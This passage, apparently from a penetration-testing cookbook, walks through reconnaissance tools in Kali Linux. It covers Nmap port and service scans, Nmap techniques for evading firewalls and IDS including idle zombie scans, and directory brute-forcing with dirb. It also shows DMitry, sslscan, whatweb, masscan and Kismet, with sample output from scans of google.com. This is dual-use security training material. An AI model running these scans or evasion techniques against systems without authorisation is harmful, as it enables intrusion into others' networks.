


Shodan plugins

To make our life even easier, Shodan has plugins for Chrome and Firefox that can be used to check open ports for websites we visit on the go!

How to do it...

We download and install the plugin from <https://www.shodan.io/>. Browse any website and we will see that by clicking on the plugin we can see the open ports:



See also

- The *Dnscan* recipe from Chapter 1, *Kali – An Introduction*
- The *Digging deep with theharvester* recipe

Using Nmap to find open ports

Network Mapper (Nmap) is a security scanner written by Gordon Lyon. It is used to find hosts and services in a network. It first came out in September 1997. Nmap has various features as well as scripts to perform various tests such as finding the OS, service version, brute force default logins, and so on.

Some of the most common types of scan are:

- TCP connect () scan
- SYN stealth scan
- UDP scan
- Ping scan
- Idle scan

How to do it...

The following is the recipe for using Nmap:

1. Nmap is already installed in Kali Linux. We can type the following command to start it and see all the options available:

```
nmap -h
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# nmap -h
Nmap 7.01 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
```

2. To perform a basic scan we use the following command:

```
nmap -sV -Pn x.x.x.x
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# nmap -sV -Pn 192.168.1.1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-19 14:52 MSK
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 14:53 (0:00:06 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 14:54 (0:00:12 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0091s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp
23/tcp    open  tcpwrapped
53/tcp    open  domain
80/tcp    open  http        Realtron WebServer 1.1
5431/tcp  open  upnp        MiniUPnP
```

3. `-Pn` implies that we do not check whether the host is up or not by performing a ping request first. The `-sV` parameter is to list all the running services on the found open ports.
4. Another flag we can use is `-A`, which automatically performs OS detection, version detection, script scanning, and traceroute. The command is:

```
nmap -A -Pn x.x.x.x
```

5. To scan an IP range or multiple IPs, we can use this command:

```
nmap -A -Pn x.x.x.0/24
```

Using scripts

The **Nmap Scripting Engine (NSE)** allows users to create their own scripts to perform different tasks automatically. These scripts are executed side by side when a scan is run. They can be used to perform more effective version detection, exploitation of the vulnerability, and so on. The command for using a script is:

```
nmap -Pn -sV host.com --script dns-brute
```

```
root@kali:~# nmap -sV google.com --script dns-brute
Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-19 14:56 MSK
[...]
```

The output of the preceding command is as follows:

```
Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     id.google.com - 216.58.220.195
|     images.google.com - 216.58.197.78
|     admin.google.com - 216.58.220.206
|     admin.google.com - 2404:6800:4002:804:0:0:0:200e
|     ads.google.com - 216.58.220.206
|     ads.google.com - 2404:6800:4002:804:0:0:0:200e
|     alerts.google.com - 216.58.220.206
|     news.google.com - 216.58.220.206
|     alerts.google.com - 2404:6800:4002:804:0:0:0:200e
|     news.google.com - 2404:6800:4002:804:0:0:0:200e
|     upload.google.com - 216.58.220.207
|     dns.google.com - 216.58.220.206
```

Here the script `dns-brute` tries to fetch the available subdomains by brute forcing it against a set of common subdomain names.

See also

- The *Using Shodan for fun and profit* recipe
- More information on the scripts can be found in the official NSE documentation at <https://nmap.org/nsedoc/>

Bypassing firewalls with Nmap

Most of the time during a pentest, we will come across systems protected by firewalls or **Intrusion Detection Systems (IDS)**. The Nmap provides different ways to bypass these IDS/firewalls to perform port scans on a network. In this recipe, we will learn some of the ways we can bypass firewalls.

TCP ACK scan

The ACK scan (`-sA`) sends acknowledgment packets instead of SYN packets, and the firewall does not create logs of ACK packets as it will treat ACK packets as responses to SYN packets. It is mostly used to map the type of firewall being used.

How to do it...

The ACK scan was made to show unfiltered and filtered ports instead of open ones.

The command for ACK scan is:

```
nmap -sA x.x.x.x
```

Let's look at the comparison of how a normal scan differs from an ACK scan:

```
root@kali:~# nmap -Pn 1
Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:18 MSK
Nmap scan report for 180.
Host is up.
All 1000 scanned ports on 180.          e filtered
```

Here we see the difference between a normal scan and an ACK scan:

```
root@kali:~# nmap -sA 1
Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:32 MSK
Nmap scan report for 1
Host is up (0.00034s latency).
All 1000 scanned ports on 1          are unfiltered
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
root@kali:~#
```

How it works...

The scan results of filtered and unfiltered ports depends on whether a firewall being used is stateful or stateless. A stateful firewall checks if an incoming ACK packet is part of an existing connection or not. It blocks it if the packets are not part of any requested connection. Hence, the port will show up as filtered during a scan.

Whereas, in the case of a stateless firewall, it will not block the ACK packets and the ports will show up as unfiltered.

TCP Window scan

Window scan (-sW) is almost the same as an ACK scan except it shows open and closed ports.

How to do it...

Let's look at the difference between a normal scan and a TCP scan:

1. The command to run is:

```
nmap -sW x.x.x.x
```

2. Let's look at the comparison of how a normal scan differs from a TCP Window scan:

```
root@kali:~# nmap -Pn 1
Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:18 MSK
Nmap scan report for 180.
Host is up.
All 1000 scanned ports on 180. [REDACTED] e filtered
```

3. We can see the difference between the two scans in the following screenshot:

```
root@kali:~# nmap -sW 1
Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:33 MSK
Nmap scan report for 1
Host is up (0.00035s latency).
PORT      STATE SERVICE
1/tcp      open  tcpmux
3/tcp      open  compressnet
4/tcp      open  unknown
6/tcp      open  unknown
7/tcp      open  echo
9/tcp      open  discard
13/tcp     open  daytime
17/tcp     open  qotd
```

Idle scan

Idle scanning is an advanced technique where no packets sent to the target can be traced back to the attacker machine. It requires a zombie host to be specified.

How to do it...

The command to do an idle scan is:

```
nmap -sI zombiehost.com domain.com
```

How it works...

Idle scan works on the basis of a predictable IPID or an IP fragmentation ID of the zombie host. First, the IPID of the zombie host is checked and then a connection request is spoofed from that host to the target host. If the port is open, an acknowledgment is sent back to the zombie host which **resets (RST)** the connection as it has no history of opening such a connection. Next, the attacker checks the IPID on the zombie again; if it has changed by one step it implies an RST was received from the target. But if the IPID has changed by two steps it means a packet was received by the zombie host from the target host and there was an RST on the zombie host, which implies that the port is open.

Searching for open directories

In the previous recipe, we discussed how to find open ports on a network IP or domain name. We often see developers running web servers on different ports. Sometimes developers may also leave directories misconfigured that may contain juicy information for us. We have already covered dirsearch in the previous chapter; here we will look at alternatives.

The dirb tool


The dirb tool is a well-known tool that can be used to brute force open directories. Although it is generally slow and does not support multi-threading, it is still a great way to find directories/subdirectories that may have been left open due to a misconfiguration.

How to do it...

Type the following command to fire up the tool:

```
dirb https://domain.com
```

The following screenshot shows the output of the preceding command:



```
root@kali:~# dirb https://google.com
[...]
DIRB v2.22
By The Dark Raver
[...]
START_TIME: Sun Dec 18 22:15:29 2016
URL_BASE: https://google.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[...]
GENERATED WORDS: 4612
[...]
---- Scanning URL: https://google.com/ ----
+ https://google.com/2001 (CODE:301|SIZE:224)
```

There's more...

There are other options in `dirb`, as well, that come in handy:

- `-a`: to specify a user agent
- `-c`: to specify a cookie
- `-H`: to enter a custom header
- `-x`: to specify the file extension

See also

- The *Dirsearch* recipe from Chapter 1, *Kali – An Introduction*

Performing deep magic with DMitry

The **Deepmagic Information Gathering Tool (DMitry)** is a command-line tool open source application coded in C. It has the capability of gathering subdomains, email addresses, whois info, and so on, about a target.

How to do it...

To learn about DMitry, follow the given steps:

1. We use a simple command:

```
dmitry -h
```

The following screenshot shows the output of the preceding command:




```
root@kali:~# dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- 'h'
Usage: dmitry [-winsepb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
* -f      Perform a TCP port scan on a host showing output reporting filtered p
ts
* -b      Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
```

2. Next, we try performing an email, whois, TCP port scan, and subdomain search by using the following:

```
dmitry -s -e -w -p domain.com
```

The following screenshot shows the output of the preceding command:



```
root@kali:~# dmitry -s -e -w -p google.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:216.58.220.206
HostName:google.com

Gathered Inic-whois information for google.com
-----
Domain Name: GOOGLE.COM
Registrar: MARKMONITOR INC.
Sponsoring Registrar IANA ID: 292
Whois Server: whois.markmonitor.com
Referral URL: http://www.markmonitor.com
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
```

Hunting for SSL flaws

Most of the web applications today use SSL to communicate with the server. The `ssllscan` is a great tool to check SSL for flaws or misconfigurations.

How to do it...

To learn about `ssllscan` follow the given steps:

1. We will look at the help manual to see the various options the tool has:

```
ssllscan -h
```

The following screenshot shows the output of the preceding command:


The screenshot shows a terminal window with the following text output:

```
root@kali:~# ssllscan -h
[...]
1.10.5-static
OpenSSL 1.0.2e-dev xx XXX XXXX
Command:
ssllscan [Options] [host:port | host]
base64
```

2. To run the tool against a host we type the following:

```
ssllscan host.com:port
```

The following screenshot shows the output of the preceding command:



```
root@kali:~# sslscan google.com
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx
Testing SSL server google.com on port 443

TLS renegotiation:
Secure session renegotiation supported

TLS Compression:
Compression disabled

Heartbleed:
TLS 1.0 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.2 not vulnerable to heartbleed
```

See also

- The *A tale of a bleeding heart* recipe from Chapter 5, *Network Exploitation on Current Exploitation*

TLSSled is also an alternative we can use in Kali to perform checks on SSL.

Exploring connections with intrace

The intrace tool is a great tool to enumerate IP hops on existing TCP connections. It can be useful for firewall bypassing and gathering more information about a network.

How to do it...

Run the following command:

```
intrace -h hostname.com -p port -s sizeofpacket
```


Finding the technology behind web apps

There is no point starting a pentest against a web application without knowing what the actual technology behind it is. For example, it would be absolutely useless to run dirsearch to look for files with the extension .php when the technology is actually ASP.NET. So, in this recipe, we will learn to use a simple tool whatweb to understand the technology behind a web app. It comes by default in Kali.

It can also be installed manually from the URL <https://github.com/urbanadventurer/WhatWeb>.

How to do it...

The use of whatweb can be done as follows:

1. The tool can be launched by using the following command:

```
whatweb
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# whatweb
/usr/share/whatweb/lib/tld.rb:83: warning: key "2nd_level_registration" is duplicated
/usr/share/whatweb/lib/tld.rb:91: warning: key "2nd_level_registration" is duplicated
/usr/share/whatweb/lib/tld.rb:93: warning: key "2nd_level_registration" is duplicated

. $$$$ . $.
$ $$ $. . $$$. $ $$ . $$$$$$$. . $$$$$$$. . $$$$ .
$ $. . $$$$$. . $$$$$$. . $$$$$. . $$$$$$$. . $$$$$$$. .
$ $ $. . $$$$$. . $$$$$$. . $$$$$. . $$$$$$$. . $$$$$$$. .
$ ` $. . $$$$$. . $$$$$$. . $$$$$. . $$$$$$$. . $$$$$$$. .
$ . $. . $$$$$. . $$$$$$. . $$$$$. . $$$$$$$. . $$$$$$$. .
$ :: $ . . $$$$$. . $$$$$. . $$$$$. . $$$$$$$. . $$$$$$$. .
$ ; ; $. . $$$$$. . $$$$$. . $$$$$. . $$$$$. . $$$$$. . $$$$$. .
$ $ $ $ $. . $$$$$. . $$$$$. . $$$$$. . $$$$$. . $$$$$. . $$$$$. .

WhatWeb - Next generation web scanner version 0.4.8-dev.
Developed by Andrew Horton aka urbanadventurer and Brendan Coles
Homepage: http://www.morningstarsecurity.com/research/whatweb

Usage: whatweb [options] <URLs>
```

2. The domain name can be given as a parameter, or multiple domain names can be entered by using a `--input-file` argument:

```
whatweb hostname.com
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# whatweb google.com
```

Scanning IPs with masscan

The `masscan` tool is an amazing tool; it is the fastest port scan tool. It is supposed to scan the entire internet when it transmits at a speed of 10 million packets per second. It is a good alternative for Nmap when we know exactly what ports we are looking for in a network.

It is similar to Nmap, however, in that it does not support default port scanning all ports must be specified using `-p`.

How to do it...

The `masscan` tool is simple to use. We can begin a scan of a network by using the following command:

```
masscan 192.168.1.0/24 -p 80,443,23
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# masscan 192.160.1.0/24 -p 80,443,23
```

We can also specify the packet rate by using `--max-rate`. By default, the rate is 100 packets per second. Using it is not recommended as it will put a lot of load on the network device.

Sniffing around with Kismet

Kismet is a layer 2 wireless network detector. It comes in handy because while performing pentest in a corporate environment, we may need to look for wireless networks as well.

Kismet can sniff 802.11a/b/g/n traffic. It works with any wireless card that supports raw monitoring modes.

In this recipe, we will learn how to use Kismet to monitor Wi-Fi networks.


How to do it...

To learn about Kismet follow the given steps:


1. We use the following command to launch Kismet:

```
kismet
```


The following screenshot shows the output of the preceding command:



- Once the GUI is up, it will ask us to start the server, and we choose yes:




3. Next, we need to specify a source interface, in our case it is wlan0, so we type that. Make sure the interface is in monitor mode before initializing it in Kismet:




4. Now we will see a list of all the wireless networks around us:




5. By default, Kismet listens on all the channels, so we can specify a particular channel by selecting the entry **Config Channel...** from the Kismet menu:



